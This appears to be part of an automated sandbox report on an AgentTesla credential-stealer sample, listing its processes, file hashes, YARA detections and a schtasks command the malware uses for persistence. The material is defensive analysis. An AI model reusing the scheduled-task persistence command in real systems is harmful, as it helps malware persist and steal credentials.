Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000002.414520303.000000000372F000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000004.00000002.414520303.000000000372F000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.413432114.0000000002431000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000002.413796340.0000000003439000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000004.00000002.413796340.0000000003439000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: schtasks.exe PID: 2552 Parent PID: 1184

General

Start time:	10:27:20
Start date:	14/10/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\yxnDFepLbf' /XML 'C:\Users\user\AppData\Local\Temp\tmp7B0A.tmp'
Imagebase:	0x100000
File size:	179712 bytes
MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: edufyrigefy4utwgqeoriufj4ce.exe PID: 2820 Parent PID: 1184

General

Start time:	10:27:21
Start date:	14/10/2021
Path:	C:\Users\user\AppData\Roaming\edufyrigefy4utwgqeoriufj4ce.exe
Wow64 process (32bit):	true

Commandline:	C:\Users\user\AppData\Roaming\edufyrigefy4utwgqeoriufj4ce.exe
Imagebase:	0xf90000
File size:	620544 bytes
MD5 hash:	60997F0CBBC87CE8E5581B38C39F78B7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000002.663533545.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000007.00000002.663533545.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000002.664596383.0000000002431000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000007.00000002.664596383.0000000002431000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000002.665038465.00000000024F0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000007.00000002.665038465.00000000024F0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000002.666161805.000000000280A000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000007.00000002.666161805.000000000280A000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Moved

File Written

File Read

Registry Activities

Show Windows behavior

Key Value Created

Analysis Process: newapp.exe PID: 2852 Parent PID: 1764

General

Start time:	10:27:51
Start date:	14/10/2021
Path:	C:\Users\user\AppData\Roaming\newapp\newapp.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\newapp\newapp.exe'
Imagebase:	0xcc0000
File size:	620544 bytes
MD5 hash:	60997F0CBBC87CE8E5581B38C39F78B7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000002.483735795.00000000035BF000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000008.00000002.483735795.00000000035BF000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000008.00000002.483272364.00000000022C1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000002.483487835.00000000032C9000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000008.00000002.483487835.00000000032C9000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: schtasks.exe PID: 2856 Parent PID: 2852

General

Start time:	10:27:53
Start date:	14/10/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\yxnDFepLbf' /XML 'C:\Users\user\AppData\Local\Temp\tmpEC63.tmp'
Imagebase:	0xa20000
File size:	179712 bytes
MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: newapp.exe PID: 2924 Parent PID: 2852

General

Start time:	10:27:53
Start date:	14/10/2021
Path:	C:\Users\user\AppData\Roaming\newapp\newapp.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\newapp\newapp.exe
Imagebase:	0xcc0000
File size:	620544 bytes
MD5 hash:	60997F0CBBC87CE8E5581B38C39F78B7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000B.00000002.505958916.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000B.00000002.505958916.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000B.00000002.506916531.0000000002261000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000B.00000002.506916531.0000000002261000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

File Read

Analysis Process: newapp.exe PID: 2628 Parent PID: 1764

General

Start time:	10:27:59
Start date:	14/10/2021
Path:	C:\Users\user\AppData\Roaming\newapp\newapp.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\newapp\newapp.exe'
Imagebase:	0xcc0000
File size:	620544 bytes
MD5 hash:	60997F0CBBC87CE8E5581B38C39F78B7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000C.00000002.507386874.000000000345F000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000C.00000002.507386874.000000000345F000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 0000000C.00000002.505779927.0000000002161000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000C.00000002.506532288.0000000003169000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000C.00000002.506532288.0000000003169000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: schtasks.exe PID: 236 Parent PID: 2628

General

Start time:	10:28:01
Start date:	14/10/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\yxnDFepLbf' /XML 'C:\Users\user\AppData\Local\Temp\tmp10D3.tmp'
Imagebase:	0x5b0000
File size:	179712 bytes
MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: newapp.exe PID: 2712 Parent PID: 2628

General

Start time:	10:28:01
Start date:	14/10/2021
Path:	C:\Users\user\AppData\Roaming\newapp\newapp.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Roaming\newapp\newapp.exe
Imagebase:	0xcc0000
File size:	620544 bytes
MD5 hash:	60997F0CBBC87CE8E5581B38C39F78B7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: newapp.exe PID: 1136 Parent PID: 2628

General

Start time:	10:28:03
Start date:	14/10/2021
Path:	C:\Users\user\AppData\Roaming\newapp\newapp.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Roaming\newapp\newapp.exe
Imagebase:	0xcc0000
File size:	620544 bytes
MD5 hash:	60997F0CBBC87CE8E5581B38C39F78B7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: newapp.exe PID: 2656 Parent PID: 2628

General

Start time:	10:28:04
Start date:	14/10/2021
Path:	C:\Users\user\AppData\Roaming\newapp\newapp.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\newapp\newapp.exe
Imagebase:	0xcc0000

File size:	620544 bytes
MD5 hash:	60997F0CBBC87CE8E5581B38C39F78B7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000011.00000002.663485397.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000011.00000002.663485397.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000011.00000002.664255420.0000000002161000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000011.00000002.664255420.0000000002161000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

Disassembly

Code Analysis